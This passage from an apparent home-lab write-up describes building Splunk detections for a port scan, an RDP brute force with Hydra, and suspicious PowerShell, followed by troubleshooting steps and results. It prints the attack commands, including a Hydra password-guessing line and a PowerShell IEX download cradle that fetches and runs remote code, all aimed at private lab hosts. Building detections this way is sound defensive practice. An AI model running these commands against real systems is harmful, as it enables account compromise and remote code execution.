TCP 0.0.0.0:9997 0.0.0.0:0 LISTENING
TCP 0.0.0.0:9997 0.0.0.0:0 LISTENING

```




Figure: Kali — Nmap scan of WIN11-CLIENT finding 1 open port (135/tcp msrpc)

9.2 Attack 2 — Brute Force Login Attempts

Two methods were used to generate failed login events (EventCode 4625 in the Windows Security log):

Method A — Hydra RDP Brute Force from Kali

Hydra was used to try multiple passwords against DC1's RDP (Remote Desktop Protocol) service on port 3389:

```

echo -e "password\nPassword1\nadmin\n123456\nwrongpass" > ~/passwords.txt
hydra -l Administrator -P ~/passwords.txt rdp://192.168.100.10 -t 4 -W 3

```

Note: The hydra RDP attempts returned 'freerdp: The connection failed to establish' because RDP was not fully enabled on DC1. However the authentication attempts still generated Windows Security log entries which Splunk collected.

9.3 Attack 3 — Suspicious PowerShell on WIN11

Three different suspicious PowerShell techniques were run on WIN11-CLIENT. These are real attack techniques. Sysmon's EventCode 1 captures the full CommandLine which the alert queries for keywords like Bypass, EncodedCommand, IEX and DownloadString.

Command 1 — Execution Policy Bypass (common way attackers run unsigned scripts):

```
powershell.exe -ExecutionPolicy Bypass -Command "Write-Host 'Testing bypass'"
```

Command 2 — Encoded Command (attackers encode PowerShell in Base64 to evade basic string detection):

```
powershell.exe -EncodedCommand "V3JpdGUtSG9zdCAnSGVsbG8gV29ybGQn"
```

Command 3 — IEX Download Cradle (most common malware technique — download and execute code from web):

```
powershell.exe -Command "IEX (New-Object Net.WebClient).DownloadString('http://192.168.100.30/test')"
```

Note: Commands 2 and 3 throw errors — the encoded command contained garbled text, and the download cradle fails because no server is running on Kali port 80. These errors are expected and irrelevant — Sysmon already captured the process creation event with the suspicious CommandLine the moment PowerShell launched.

10. Troubleshooting — Problems Encountered and Fixed

This section documents every major issue hit during the lab and exactly how each was resolved. These were real blockers that required investigation and systematic debugging.

10.1 Alerts Not Triggering — Set to Real-time Mode

Problem: After creating alerts they were not appearing in Triggered Alerts even though searches returned results when run manually.




Figure: Splunk Triggered Alerts showing 'No triggered alerts found' — even after attacks were run

Fix: Changed alert type from Real-time to Scheduled (Run every hour), then used Edit → Run Now to force an immediate execution. Scheduled alerts correctly populate the Triggered Alerts list.




Figure: Splunk Edit Alert dialog — Alert type switched from Real-time to Scheduled, set to Run every hour

10.2 Brute Force Alert Showing 0 Events — Typo in Query

Problem: The Brute Force alert search returned 0 events even though EventCode 4625 entries were confirmed present in Splunk from an earlier manual search.

Fix: Found that the query started with 'index=main' — a '1' had been accidentally prepended to 'index'. This made the search completely invalid. Removing the leading '1' fixed it immediately.




Figure: Splunk — Brute Force Alert search after typo fix, showing 18 events from DC1 matching EventCode=4625

10.3 WIN11 Not Appearing in Splunk — inputs.conf Missing

Problem: Even with the Splunk Forwarder running and connected to DC1, only DC1 appeared in search results. WIN11-CLIENT showed no data whatsoever.




Figure: Splunk — stats count by host showing only DC1 (WinEventLog:Microsoft-Windows-Sysmon/Operational), WIN11-CLIENT absent

Fix: Root cause: the Universal Forwarder had no inputs.conf — it was forwarding to DC1 but had nothing configured to collect. Created inputs.conf on WIN11 with entries for both Security log and Sysmon log, then restarted the forwarder with splunk.exe restart.




Figure: Splunk — After inputs.conf fix: DC1 showing XmlWinEventLog Sysmon (2887 events), WIN11-CLIENT showing WinEventLog Security (857) and XmlWinEventLog Sysmon (37)

10.4 Splunk Search Showing 0 Events — Wrong Time Range Mode

Problem: Port Scan and PowerShell searches kept returning 0 events even after attacks had been run. The search bar showed 'All time (real-time)'.




Figure: Splunk — Port Scan search showing 0 events because time range is set to 'All time (real-time)' streaming mode

Fix: 'All time (real-time)' is a streaming mode — it only shows new incoming events, not historical data. Attacks run earlier in the session did not appear. Changed time range to 'All time' (static historical search) to see all past events.




Figure: Splunk — Brute Force search showing 18 events from DC1 after switching time range to correct mode

10.5 Port Scan Alert Not in Triggered Alerts — Wrong Schedule

Problem: Port Scan Detected alert was saved and data existed in Splunk, but it never appeared in Triggered Alerts. The next scheduled time showed 'Mar 28, 2026 12:00:00 AM' — midnight the following day.




Figure: Splunk Alerts page — Edit dropdown open for Port Scan Detected. No 'Run Now' option visible because scheduled alerts do not have this option in this Splunk version

Fix: Changed the Port Scan alert type to Real-time mode so it would start monitoring immediately and fire per-result. This caused it to start appearing in Triggered Alerts within minutes.

10.6 Security Logs Not Reaching Splunk from DC1

Problem: EventCode=4625 search returned 0 events even though net use failed login attempts had been run multiple times on DC1.




Figure: Splunk — EventCode=4625 search returning 0 events from WinEventLog:Security on DC1

Fix: DC1's own Security log was not configured in inputs.conf on the Splunk server itself. Added the WinEventLog://Security input to DC1's Splunk inputs.conf and restarted Splunk. After this, EventCode 4625 events started appearing.




Figure: DC1 PowerShell — inputs.conf opened in Notepad with Security log input being added

10.7 Hydra Could Not Connect to RDP

Problem: Hydra brute force returned '[ERROR] freerdp: The connection failed to establish' for every attempt. 0 passwords found.

```

# Try brute force on DC1 (will fail but generate failed login events)
hydra -l Administrator -P passwords.txt rdp://192.168.100.10
hydra is already the newest version (0.9.3).
The following packages were automatically installed and are no longer required:
  amass-common libconfig-inifiles-perl libgtksourceview-3.0-0v5 libspinxbase3t64 python3-appdirs python3-pysmi
  firebird3.0-common libconfig9 libgumbo2 libsqcipher1 python3-bluepy python3-requests-ntlm
  firebird3.0-common-doc libgl-dev libicu-dev libswscale5 python3-click-plugins python3-tomkit
  firmware-ti-connectivity libflac12t64 libinstpatch-1.0-2 libtagv5 python3-dunamai python3-wheel-whl
  icu-devtools libfmt9 libmbcrypted64 libtagv5-vanilla python3-kismetcapturebtgeiger python3-zombie-imp
  libabsl20230802 libgeos3.11.0 libmoopec-1.0-0t64 libtagc8 python3-kismetcapturefreaklabszigbee ruby-zeitwerk
  libavfilter8 libgl-mesa-dev libnet1 libumind-19 python3-kismetcapturel333 ruby3.1
  libavformat61 libglapi-mesa libpaper1 libutempter0 python3-kismetcaptureladsb ruby3.1-dev
  libbrotli libgles-dev libplacebo349 libwirehark18 python3-kismetcapturelram ruby3.1-doc
  libbom-1.0-0t64 libglew1 libpocketphinx3 libwiretap15 python3-nfsclient python3-ntlm-auth
  libc++abi-19 libglvnd-core-dev libpostproc5 libwsutil16 python3-packaging-whl python3-poetry-dynamic-versioning
  libcapstone libgtksourceview-3.0-1 libframe1 openjdk-23-jre-headless python3-protobuf
  libconfig-dev5 libgtksourceview-3.0-common libisagv2 openjdk-23-jre-headless python3-protobuf
  Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 231
  Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore la
  ws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-24 18:25:11
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to
  recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (1:1/p:5), ~2 tries per task
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-24 18:25:46
kali@kali:~$

```

Figure: Kali — Hydra output showing all freerdp connection failures, 0 valid passwords

Fix: RDP (Remote Desktop) was not enabled on DC1. Ran the following on DC1 PowerShell to enable it:

```

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name
"fDenyTSConnections" -value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"

```

Also used the net use method on DC1 directly as an alternative to generate reliable failed login events.

11. Results — All 3 Alerts Triggered (42 Total)

After resolving all issues, all three detection alerts fired successfully. A total of 42 triggered alert entries were recorded in Splunk.

Alert Name	Type	Severity	Count	Status
Brute Force Attack Detection	Scheduled	Medium	1	Triggered
Suspicious PowerShell Execution	Real-time	Critical	9+	Triggered
Port Scan Detected	Real-time	Medium	30+	Triggered

